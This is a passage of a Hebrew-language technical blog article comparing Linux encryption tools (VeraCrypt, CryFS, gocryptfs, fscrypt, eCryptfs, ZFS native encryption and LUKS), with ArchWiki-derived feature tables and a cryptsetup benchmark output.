
חיסרון נוסף של VeraCrypt הינו העובדה כי התוכנה **אינה מנצלת את רכיב ה-TPM**. למעשה, המפתחים (*האמיצים?*) של VeraCrypt ו-TrueCrypt אף טוענים כי TPM הוא לא יותר מ-bloatware וכל מטרתו להוות 'security theatre'. טענה זו אולי מחזיקה מים בנוגע למצב בו תוקף השיג הרשאות Administrator ו\או גישה פיזית למחשב בזמן ריצה (למרות שאלו מעולם לא היו חלק מסל [מטרות השימוש](#) ב-TPM) אבל רכיב חומרה לאחסנת מפתחות בהחלט יכול לעזור בכל הקשור למניעת מתקפת ה-cold boot שהוזכרה מקודם.

יתרון ייחודי, אם כי פחות רלוונטי לצרכים שלנו ויותר לצרכי פרטיות, הוא העובדה ש-VeraCrypt מאפשרת יצירת volume "נסתר" כך שבמידה ואתם חייבים למסור את הסיסמה ו\או לפתוח את הצפנת הכונן מול גורמי חוק \ לא גורמי חוק *(מעולם לא היה מְדֻבָּב טוב יותר ממחבט בייסבול לברך)* עדיין יתאפשר לשמור

על מידע שרגיש לכם באמצעות השימוש ב-volume נסתר. פיצ'ר נשגב זה מקבל את מַטְבֵּעַ הלָשׁוֹן Plausible deniability בלעז. כך זה נראה מבחינת הזיכרון:



ובכן, כמו שחלקכם בוודאי כבר הסיקו, אם אנחנו יכולים ליצור volume נסתר, מה מונע מאיתנו לשים בו מערכת הפעלה ולעלות ב-boot דרכו? ובכן, שום דבר. זה בדיוק מה שמוגדר בדוקומנטציה של VeraCrypt בפרק decoy operating system. השמת 2 מערכות הפעלה על אותו כונן. לא יודע מה איתכם אבל בתור מישהו שמפעיל Tails OS מידי פעם, העובדה ש-VeraCrypt יכולה לספק פיצ'ר כזה קוסֵם במיוחד. מדריך קצרצר לכיצד ניתן לבצע את זה למי שמתעניין:



אנקדוטה לסיום: חלק טוענים כי VeraCrypt היא פתרון הצפנת דיסק עדיפה אפילו על BitLocker בסביבת Windows מכיוון שבניגוד אליו היא מבוססת קוד פתוח וניתנת להרצה גם על מערכות הפעלה שאינן בגרסת Windows Pro (גרסת Home לא מאפשרת דברים בסיסיים כמו התחברות לדומיין, חיבור RDP מרחוק והצפנת כונן באמצעות BitLocker.

כנראה שאם אתם "לקוחות פשוטים" לא אכפת ל-Microsoft מהאבטחה שלכם). למרות שאני חובב לא קטן של פרויקטי קוד פתוח, בשביל לצודד באמירה כזו ידרש מצידי ידע והיכרות מעמיקה יותר עם שני הפתרונות.

CryFS


פתרון להצפנת קבצים מבוסס [קוד פתוח](#) בסביבת Linux שמדובר עליו לא מעט היא חבילת CryFS.

אמל"ק: אם אתם עובדים עם אחסון בענן מכל תצורה שהיא (Dropbox, Azure Blob, S3 bucket) וסודיות המידע רגישה לליבכם (כולל מספקיות הענן) כנראה ש-CryFS היא פתרון ששווה לכם לשקול. במידה ולא, כנראה שקיימים פתרונות טובים יותר.

מדובר בפרויקט קוד פתוח די חדש (2016) לעומת החלופות. CryFS מצפינה לא רק תוכן הקבצים אלה גם את ה-**metadata** שלהם ואת מבנה התיקיות (directory structure) בהם הקבצים יושבים. כלומר, בדומה לשאר הפתרונות שקיימים, היא יוצרת מערכת קבצים וירטואלית. היא עושה את זה בצורה מאוד פשוטה - חלוקת כלל המידע לבלוקים שווים בגודלם והצפנתם. CryFS 'זוכרת' את ההיררכיה של מבנה הקבצים (וכיצד החלוקה בוצעה) על ידי מבנה נתונים מסוג עץ שגם אותו היא שומרת בבלוק של ההצפנה.

כל בלוק מוצפן מאוחסן בתור קובץ עם ID רנדומאלי כך שכאשר אדם לא מורשה נכנס לתיקייה בה מאוחסן המידע המוצפן כל מה שהוא יוכל לראות זה בעצם אותם בלוקים בגודל זהה עם ID מוזר. מפתח הצפנה רנדומאלי מג'ונרט ומאוחסן בקובץ (ביחד עם פרמטרי קונפיגורציה נוספים) שמוגן עם סיסמה וכך כאשר המשתמש מזין את הסיסמה לאפליקציה קורה תהליך הפוך בו התוכנה ממפה את הבלוקים לפי ה-entry point של העץ שרשום בקובץ.

אלמנט נחמד של הארכיטקטורה הנ"ל הוא העובדה שניתן לנייד את כולה לשרתי קבצים ו\או **לתשתית בענן** תוך כדי שמירה על ההצפנה ואופן הפיענוח. ואכן, היתרון הבוהק של השימוש ב-CryFS הוא הסנכרון האינטואיטיבי עם ספקיות הענן תוך שמירה על zero-knowledge מצד הספקיות. מקרה קלאסי של תמונה שווה אלף מילים:



[מקור: https://www.cryfs.org/howitworks]

החסרון העיקרי של CryFS הוא ה-overhead שמערכת הקבצים הוירטואלית שלה יוצרת (לעומת חלופות); מהירות הקריאה מ-SSD עומדת על 170MB/s ומהירות הכתיבה סביב ה-80MB/s. זה בהחלט לא איטי אבל רחוק מהמהירויות שתוכנות אחרות הציגו.בנוסף, CryFS לא תומכת בהצפנת דיסק מלאה - פיצ'ר מרכזי שנדרש רבות.

זה לא יהיה הוגן לדבר על פתרון להצפנת קבצים בסביבת Linux אל מול הענן מבלי להזכיר את **gocryptfs**. מדובר בספריה פופולארית נוספת מבוססת קוד פתוח אשר מייצרת מערכת קבצים וירטואלית כך שההצפנה מתרחשת ברקע ואינה מפריעה לעבודה השוטפת. פיצ'ר משמעותי בה הוא הסנכרון בין עמדות שונות המחוברת לענן. לשם הדוגמה אל ה-Dropbox: כאשר משתמשים עורכים את אותו הקובץ במחשבים שונים בו-זמנית, הם למעשה משנים קבצים מוצפנים שונים ב-Dropbox ותוכנת ה-Client של Dropbox מסוגלת להבחין בשינוי הנ"ל ולבצע את הסנכרון. עם זאת, אופן הפעולה הזה מהווה גם חיסרון. מכיוון שלכל קובץ של המשתמש נוצר קובץ מוצפן, ניתן לראות בדיוק כמה קבצים יש לך, מה הגדול כל קובץ ואיך הם בנויים בעץ התיקיות. קיימים אספקטים נוספים אבל כאן נעוץ ההבדל המהותי בין gocryptfs אל CryFS.

נקודה נוספת ששווה לדבר עליה בנושא הצפנה בענן למטרת zero-knowledge היא שחלק משירותי אחסון בענן מציעים זאת ישירות דרך הפלטפורמה שלהם ולכן שימוש בתוכנות הצפנה כגון gocryptfs ו-CryFS על פני חלופות של יישומי client של ספקי ענן הוא **לא אינטואיטיבי**.

למרות כל זאת, העובדה שניתן לשמור לוקאלית על קובץ הקונפיגורציה של מערכת הקבצים תוך כדי ניהול הקבצים בענן (גם במידה וקיימת גישה לקבצים מכמה מקומות שונים) ושמירה על סודיות המידע (וה-metadata של הקבצים) הופכים את CryFS לפתרון אטרקטיבי.

Fscrypt - ext4, F2FS, UBIFS

fscrypt היא פתרון הצפנת קבצים מבוסס קוד פתוח מעת **Google**. כן כן, לא אחרת מאשר גוגל עצמה. למה שגוגל יְפַתְּחוּ פתרון הצפנה עבור לינוקס? פשוט מאוד, הוא בא לתת מענה לפרויקטים רחבים יותר שלהם - Android ו-Chrome OS.

fscrypt היא ספריה שמערכות קבצים יכולות להתחבר אליה כדי לתמוך בהצפנה שקופה של קבצים וספריות. כאמור, פתרונות הצפנת אחסון ברמת מערכת ההפעלה פועלים ב-2 רמות: רמת מערכת הקבצים או ברמת ההתקן (block device). Fscrypt מאפשרת שימוש בהצפנת ה-native של 3 מערכות קבצים פופולאריות - ext4, F2FS, UBIFS. כנראה שהכי מוכרת מבין השלוש היא ext4 עם תמיכה רחבה מאוד בקהילה.

fscrypt פועלת בשכבת מערכת הקבצים - בשונה מ-dm-crypt אשר פועלת ברמת ההתקן. לאופן זה השפעה ענפה על פונקציונאליות הספריה. זה מאפשר להצפין קבצים שונים עם מפתחות שונים ולהכיל קבצים לא מוצפנים באותה מערכת קבצים זה צמוד לזה. האופן הנ"ל שימושי במיוחד עבור מערכות מרובות משתמשים שבהן הנתונים at rest של כל משתמש צריכים להיות מבודדים קריפטוגרפית מהאחרים. עם זאת, למעט שמות הקבצים, **fscrypt אינה מצפינה מטא-נתונים** של מערכת הקבצים. כלומר, ניתן יהיה לראות את עץ התיקיות, הרשאות, וגודל הקבצים.

יתרון משמעותי הוא בביצועים - *אנחנו מצפינים את התוכן ולא את כל המסביב*. מתאפשר לקרוא ולכתוב קבצים מוצפנים מבלי לאחסן ב-cache הן את העמודים המפוענחים והן את הדפים המוצפנים ב-pagecache, ובכך להפחית כמעט בחצי את הזיכרון בשימוש ולהביא אותו בקנה אחד עם קבצים לא מוצפנים.

תוסיפו לזה את העובדה ש-fscrypt מאפשרת גם למשתמשים חסרי הרשאות גבוהות להשתמש ב-API שהיא מחייצנת ללא צורך בביצוע mount לשום דבר וקיבלתם סיבה טובה מאוד למה היא כמעט תמיד הפתרון כאשר נדרש להצפין קבצים בלינוקס.

דודה רחוקה של fscrypt היא פרויקט **eCryptfs** אשר בעיני רבים נחשב בעבר לפתרון הטוב ביותר להצפנת קבצים ולכן סיכוי סביר שבמידה וחיפשתם קצת מידע באינטרנט על הצפנת קבצים בלינוקס נתקלתם בשם שלה לא מעט. eCryptfs היא **Stacked filesystem**, כלומר, היא יושבת על גבי מערכת קבצים אמיתית, במקום להיות משולבת ישירות בה. למערכות קבצים מוערמות יש כמה יתרונות (תאימות על כמעט כל מערכת קבצים אמיתית היא הדוגמה הטובה ביותר), אבל גם כמה חסרונות משמעותיים. כמו כן, העובדה ש-eCryptfs מובנת כבר שנים בקרנל מוסיפה לה לא מעט זוהר.

עם זאת, **מומלץ מאוד לא לעשות שימוש בכלל ב-eCryptfs.** הספריה לא בתחזוקה כבר מספר שנים (גרסה אחרונה שוחררה במאי 2016) ואפילו המחבר המקורי של eCryptfs ממליץ להשתמש במקום זאת בהצפנת מערכת קבצים native של לינוקס במקום (למעשה, אפילו Michael Halcrow - המפתח שדחף והוביל את הוספת eCryptfs לקרנל, היגר לפרויקט אחר והוביל את הפיתוח של מודל ההצפנה ב-Ext4 ש-fscrypt עושה בו שימוש. *דברים משתנים ומתקדמים*) בנוסף, המשתמשים הגדולים ביותר של הספריה (Ubuntu, Chrome OS) עברו להשתמש ב-dm-crypt במקום.

טוב אז הבנו ש-fscrypt זה כנראה הפתרון למקרה ואנחנו רוצים להצפין את הקבצים בסביבה שלנו. אילו מקרים אמורים להסב את תשומת ליבנו למקרה ונחוץ לעשות שימוש ב-fscrypt?

- **מערכות מרובות משתמשים**, שכן ניתן להצפין את הקבצים של כל משתמש באמצעות מפתח משלו שנפתח על ידי סיסמה משלו.

- מערכות למשתמש יחיד שבהן לא ניתן (או לא רוצים) לייחס לכל הקבצים את רמת ההגנה החזקה ביותר. לדוגמה, ייתכן שיהיה צורך שהמערכת תבצע boot ללא אינטראקציה של המשתמש. כל הקבצים הדרושים לשם כך יכולים להיות מוצפנים רק על ידי מפתח מוגן חומרה (למשל, מעוגן ב-TPM) במקרה הטוב אם בכלל. אם הקבצים האישיים של המשתמש ממוקמים באותה מערכת קבצים, אז באמצעות dm-crypt/LUKS הקבצים האישיים של המשתמש יהיו מוגבלים לרמת הגנה חלשה דומה. מצד שני, באמצעות fscrypt, הקבצים האישיים של המשתמש יכולים להיות מוגנים במלואם באמצעות סיסמה (שונה) של המשתמש.

מתי fscrypt הוא בוודאות לא הפתרון?

- בכל מצב שבו אתם נדרשים להצפין את כלל מערכת ההפעלה (ואת המחיצה עליה היא יושבת).
- בכל מצב שבו ניתן ליצור מערכת קבצים נפרדת עבור כל מפתח הצפנה שבו תרצו להשתמש.

ZFS

OpenZFS היא מערכת קבצים מבוססת קוד פתוח מ-fork שבוצע לפרויקט ZFS של OpenSolaris לאחר שחברת Oracle קנתה את כל חברת Solaris וסגרה את מערכת הקבצים תחת closed source license. פיצ'ר שזוכה ללא מעט אהדה בקרב משתמשי ZFS הוא היכולת להצפין את מערכת הקבצים כמעט seamlessly ומעט תקורות מצד המשתמש.

הערה: מֵאַחַר ובדוקומנטציה (וגם בלא מעט פורומים) מתייחסים אל OpenZFS כ-"ZFS" אמשיך עם קו דומה למרות השוני המהותי בין השתיים.

מכיוון ש-ZFS היא מערכת קבצים מתקדמת שיישמה פתרון הצפנה תפור במיוחד למידותיה, אני מקווה שלא יפתיע אתכם כי הביצועים שלה **טובים וברמת יעילות מהגבוהים ביותר שקיימים**. אבל, וזה "אבל" גדול *אתם תהיו חייבים לעבוד עם מערכת קבצים הזו בשביל כך.*

ניכנס טיפה לפרקטיקה; ההצפנה המקורית של ZFS פועלת על גבי שכבות האחסון הרגילות של מערכת הקבצים, ולכן אינה מפריעה לשלמות הנתונים של מערכת הקבצים עצמה. נקודה נוספת היא העובדה שההצפנה לא משפיעה על פעולת הדחיסה של ZFS - הנתונים נדחסים לפני שמירתם במערך נתונים מוצפן או ב-zvol (מערך נתונים המייצג התקן בודד תחת ZFS) - מה שמייעל את המהירות התפעול הכללית וחוסך overhead.

בניגוד להצפנות "הכל או כלום", ההצפנה המקורית של ZFS מוחלת על בסיס מערך נתונים. מה שמציע את הגמישות **לערבב מערכי נתונים מוצפנים ולא מוצפנים באותה pool**. כלומר, אין צורך לפענח את כל מערכי הנתונים כשמבצעים mount או import על pool מסוימת.

כמו כן, בהצפנה מקורית של ZFS קיים פיצ'ר שנקרא "raw send" שמאפשר לשכפל מערכי נתונים מוצפנים ו-zvols מבלי לחשוף כלל את המפתח למערכת מרוחקת. המשמעות היא שניתן להשתמש ZFS replication כדי לגבות את הנתונים למיקום בסיווג untrusted (מישהו אמר ענן?) מבלי לדאוג כי הנתונים הפרטיים שלחנו יחשפו. כלומר, אנחנו מבצעים שכפול למידע מוצפן ועד שאנחנו נחליט לפתוח אותו הוא יישאר מוצפן. יותר מכך, ניתן להוריד אותו לסביבה לוקאלית (ברמת trust) ורק שם לפתוח את ההצפנה.

דבר שמייחד את ZFS לעומת הפתרונות האחרים שהוצגו (ויוצגו) במסגרת המאמר הוא העובדה שהיא **מסוגלת לבצע הצפנת קבצים בודדים וגם הצפנת כונן**.

ZFS אינה משתמשת במפתח או בסיסמה כדי להצפין ישירות את מערך הנתונים. בדומה ל-LUKS ושיטות הצפנת דיסקים אחרות כגון BitLocker, גם הצפנת ZFS מצפינה את הנתונים עם מפתח ראשי. המפתח הראשי, בתורו, יוצפן (=עטוף) במפתח בינארי שסופק על ידי המשתמש ו\או תוצאה של N איטרציות של PBKDF2 שבוצעו על הסיסמה של המשתמש. בצורה כזו ניתן לשנות את סיסמת המשתמש לקובץ\ כונן מבלי לבצע פענוח והצפנה מחדש לכל בלוק המידע.

אחד החסרונות בעבודה עם ZFS הוא העובדה שהיא תחת רישיון CDDL הנחשב "חלש" ולא עולה בקנה מידה עם רישיון GPL של הקרנל שנחשב "חזק" ולכן **ZFS לא מופצת עם הקרנל** “out of the box” אלא יש צורך בהפצה של מודול קרנלי על ידי צד שלישי. מצב זה גורר לא פעם את נעילת תהליך העדכון הרגיל על ידי תלות לא מסופקת מכיוון שגרסת הקרנל החדשה (והמוצעת על ידי עדכון) אינה נתמכת על ידי פרויקט ZFSonLinux (ZoL).

נסכם, המאפיינים הכלליים של הצפנת ZFS:

- **משתמשת בהצפנת AES בלבד**. אין תמיכה באלגוריתמי הצפנה של צד שלישי או פונקציות גיבוב.
- ביצועים איכותיים (דומים לקריאה\כתיבה של קבצים לא מוצפנים) ללא תלות בגודל הקובץ.
- ההצפנה חושפת metadata מינימאלי אודות המידע המוצפן
- ביצוע blind backups ושכפול של snapshot ליעדים שמוגדרים untrusted נתמכים ללא שימוש במפתח ההצפנה.

בסופו של יום, למרות ש-ZFS אכן נראית כפתרון איכותי חשוב לזכור כי היא אינה חלק מהקרנל (וגם לא נראה כי תהיה בקרוב) והיא פחות נפוצה ממערכות קבצים אחרות, כך שפתרון זה בדרך כלל אינו אופציה. נקנח עם ציטוט שזכה למספר רב של upvotes:

> “The most prominent drawback of ZFS is ZFS itself: one must use the ZFS file system in order to use native ZFS encryption.”

LUKS

LUKS היא הצפנת כונן קוד פתוח הנפוצה ביותר אשר פועלת ברמה נמוכה בסביבת הקרנל.

בעוד שרוב תוכנות הצפנת כונן מיישמות פורמטים שונים, ללא תאימות ולפעמים גם ללא תיעוד מעמיק, LUKS מיישמת פורמט **סטנדרטי** ובלתי תלוי בפלטפורמה לשימוש בכלים שונים. זה לא רק מקל על תאימות ותפעול בין תוכניות שונות, אלא גם **מבטיח שכולן מיישמות את אספקט ניהול הסיסמאות בצורה מאובטחת ומתועדת**. רוצים להצפין Thumb drive ב-Ubuntu ולהיות מסוגלים לעשות לו mount גם ב-CentOS או REHL? זה הפתרון שלכם!

החיסרון העיקרי של LUKS הוא העובדה שכל פעולת שינוי קטנה בתוכן המוצפן מחייבת פתיחה מלאה של ההצפנה ולאחר מכן סגירתה. במידה ויש לכם blob ענק של מידע שצפוי לגדול אינקרמנטלית אין ספק ש-LUKS כנראה לא עבורכם.

שימוש ב-dm-crypt/LUKS בצמוד להצפנה ברמת מערכת הקבצים (כמו fscrypt או ZFS) אינם סותרים זה את זה; ניתן להשתמש בהם יחד **כאשר הפגיעה בביצועים של הצפנה כפולה נסבלת**. עם זאת, זה הגיוני לביצוע רק כאשר המפתחות של כל שכבת הצפנה מוגנים בדרכים שונות, כך שכל שכבה משרתת מטרה אחרת. הגדרה סבירה תהיה להצפין את כל מערכת הקבצים באמצעות dm-crypt/LUKS באמצעות מפתח קשור ל-TPM שנפתח אוטומטית בזמן האתחול, ולהצפין את ספריות הבית של המשתמשים באמצעות fscrypt באמצעות הסיסמה שלהם בעת login.

מקבילה טובה להצפנה כפולה ברמת מערכת ההפעלה היא הצפנה כפולה ברמת הרשת - באותה צורה שאפשר לשים IPsec מעל MACsec אבל תעבורת הרשת תסבול פיצוצים מכיוון שכעת לכל הפאקטות יצטרפו header-ים ענקיים ככה גם ניתן להבין את הרעיון של השמת הצפנה ברמת מערכת הקבצים (ZFS / fscrypt) מעל dm-crypt/LUKS. **אם תרחיש איום הייחוס שלכם לא מצדיק את זה - אין סיבה לבצע זאת.**

הכל במקום אחד - סיכום פתרונות ההצפנה

כאמור ישנם מספר פתרונות רבים להצפנה בסביבת Linux. סה"כ הצגנו 8 פתרונות שונים כאשר 4 מתוכם מהווים פתרונות מוכרים ומתאימים למספר צרכים ו-4 אחרים מתאימים לפתרונות קצת יותר "אֱזוֹטֶרִיִּים". הדרך הקלה ביותר שאני מכיר להשוות בין הפתרונות (ואני חושב שכנראה תסכימו איתי) היא טבלה. בשביל למנוע הפצצה של תוכן שלא יהיה רלוונטי לרובכם, אני מצטרף טבלה עם סקירה רק על 4 הפתרונות השכיחים ביותר.

טוב לאחר ההקדמה הזו, בלי עיכובים נוספים - מספר טבלאות בחסות ArchWiki שמסכמות את כל היתרונות, החסרונות והשוני בין שיטות ההצפנה השונות שסקרנו.

מידע כללי

Summary	dm-crypt +/- LUKS	VeraCrypt	ZFS	fscrypt
Encryption type	block device	block device	native filesystem or block device	native filesystem
Note	de-facto standard for block device encryption on Linux; very flexible	maintained fork of TrueCrypt, supporting TrueCrypt and VeraCrypt volumes	encryption feature relatively new (2019); encrypted block devices provided by ZVOL	default for Chrome OS and Android encryption
Encryption implemented in...	kernelspace	kernelspace	kernelspace	kernelspace
Cryptographic metadata & Wrapped encryption key stored in...	LUKS Header	begin/end of (decrypted) device (format spec)	DSL (dataset & snapshot layer; talk/slides)	.fscrypt directory at root of each filesystem

כזכור השוני העיקרי בין פתרונות ההצפנה הוא העובדה ש-2 מתוכן מבוססות הצפנת מערכת קבצים וה-2 האחרות מבוססות הצפנת כונן. מלבד ההבדל המהותי הנ"ל, אפשר לראות כיצד כל פתרון בחר לשמור את נתוני ההצפנה.

תכונות שימושיות

Usability features	dm-crypt +/- LUKS	VeraCrypt	ZFS	fscrypt
Non-root users can create/destroy containers for encrypted data	No	No	Yes	Yes
Provides a GUI	No	Yes	No	No
Support for automounting on login	No	Yes with systemd and /etc/crypttab	No	Yes
Supports TPM usage	Yes	No	'Yes' not natively and hard to configure	No
Creates new volumes	Yes	No	Yes	Yes

אם ממשק גרפי הוא deal breaker בשבילכם אז אתם בבעיה כי גם שיש ל-VeraCrypt זה לא ממשק הגרפי הכי מתקדם (מזכיר מאוד את איך שהיה נראה פעם ממשק החלונות ב-XP). מצד שני, העובדה שניתן לפתוח את VeraCrypt ו-fscrypt תוך כדי תהליך ה-login של המשתמש מקל משמעותית על החיים ומונע **הזנה כפולה של סיסמה**. בהתחשב בעובדה שאנשים הם לא האוהדים הכי גדולים של סיסמאות מורכבות, העובדה שנדרש לזכור ולהזין 2 סיסמאות בכל עליית מחשב, ככל הנראה פוגעת ברמת האבטחה. עם זאת, חשוב לציין כי LUKS מאפשרת עלייה מ-TPM.

מאפייני אבטחה

Security features	dm-crypt +/- LUKS	VeraCrypt	ZFS	fscrypt
Supported ciphers	AES, Anubis, CAST5/6, Twofish, Serpent, Camellia, Blowfish,… **(every cipher** the kernel Crypto API offers)	AES, Twofish, Serpent, Camellia, Kuznyechik	AES	AES, ChaCha12
Integrity	optional in LUKS2	none	CCM, GCM	none
Support for salting	Yes (with LUKS)	Yes	Yes	Yes
Support for cascading multiple ciphers	Not in one device, but block devices can be cascaded	Yes AES-Twofish, AES-Twofish-Serpent, Serpent-AES, Serpent-Twofish-AES, Twofish-Serpent	No	No
Support for multiple (independently revocable) keys for the same encrypted data	Yes (with LUKS)	Yes	No	Yes
Encrypt partitions or entire disks	Yes	Yes	Yes	No
Plausible Deniability	No	Yes	No	No

כנראה הטבלה הכי משמעותית לאנשי אבטחת מידע. נתחיל מהפיצ'ר שסביר להניח תופס **הכי מעט** אנשים וזה היכולת ליצור מערכת הפעלה נסתרת על גבי הכונן הראשי ובכך להצדיק Plausible Deniability במקרה הצורך. כנראה שאם אתם corporates ענק, אין לכם סיבה למצמץ לכיוון הנ"ל אבל במידה ואתם עיתונאים ו\או אקטיביסטים ו\או עוברים על החוק בצורה כזו או אחרת בשביל fun & profit אז שווה להתעמק קצת יותר בפתרון שמציעה VeraCrypt (במיוחד בשילוב עם Tails).

בהינתן שלכל לוח-אם יש על המעבד מרכיב האצה של AES זה לא מפתיע כי היא הצפנה סימטרית הנפוצה ביותר. עם זאת, אם אתם זוכרים כאשר דיברנו על אילו הגדרות צופן הכי שווה לבחור בהתאם ליכולות המכונה שלנו הראינו את התמונה הבאה:

```
jon@ubuntu22:~$ sudo cryptsetup benchmark
# Tests are approximate using memory only (no storage IO).
PBKDF2-sha1       1060238 iterations per second for 256-bit key
PBKDF2-sha256     1605782 iterations per second for 256-bit key
PBKDF2-sha512     1038194 iterations per second for 256-bit key
PBKDF2-ripemd160   686240 iterations per second for 256-bit key
PBKDF2-whirlpool   504123 iterations per second for 256-bit key
argon2i        4 iterations, 1048576 memory, 4 parallel threads (CPUs) for 256-bit key
argon2id       4 iterations, 1048576 memory, 4 parallel threads (CPUs) for 256-bit key
#     Algorithm |       Key |      Encryption |      Decryption
        aes-cbc        128b       842.2 MiB/s      2346.9 MiB/s
    serpent-cbc        128b        84.3 MiB/s       560.4 MiB/s
    twofish-cbc        128b       198.5 MiB/s       304.8 MiB/s
        aes-cbc        256b       704.8 MiB/s      1881.6 MiB/s
    serpent-cbc        256b        85.4 MiB/s       564.4 MiB/s
    twofish-cbc        256b       189.2 MiB/s       311.3 MiB/s
        aes-xts        256b      2163.4 MiB/s      2238.2 MiB/s
    serpent-xts        256b       517.9 MiB/s       430.5 MiB/s
    twofish-xts        256b       268.2 MiB/s       273.8 MiB/s
        aes-xts        512b      1680.8 MiB/s      1715.3 MiB/s
    serpent-xts        512b       482.8 MiB/s       523.6 MiB/s
    twofish-xts        512b       287.2 MiB/s       306.3 MiB/s
```

בצורה כזו ניתן לדעת אילו הצפנה תהיה הכי אפקטיבית עבור המכונה האישית שלנו. מהטבלה ניתן לראות למשל ש-ZFS תומכת רק במשפחת AES הבסיסית ולא בנגזרות שלה - מה שככול הנראה פוגע ישירות במהירות שלה. כמו כן, העובדה ש-VeraCrypt מאפשרת לשרשר מודולי הצפנה (אם כי ברור כי התקורה של פעולה כזו תהיה בשמיים) מוסיפה לה נקודות על אבטחה.


בנוסף, חסרון ברור של ZFS הוא העובדה **שאינה תומכת בשימוש במספר מפתחות\ סיסמאות לניהול ה-volume המוצפן**. עובדה זו כנראה מבטלת את היותו פתרון רלוונטי להצפנת סביבת עבודה עבור מערכת עם מספר משתמשים שונים.

ביצועים

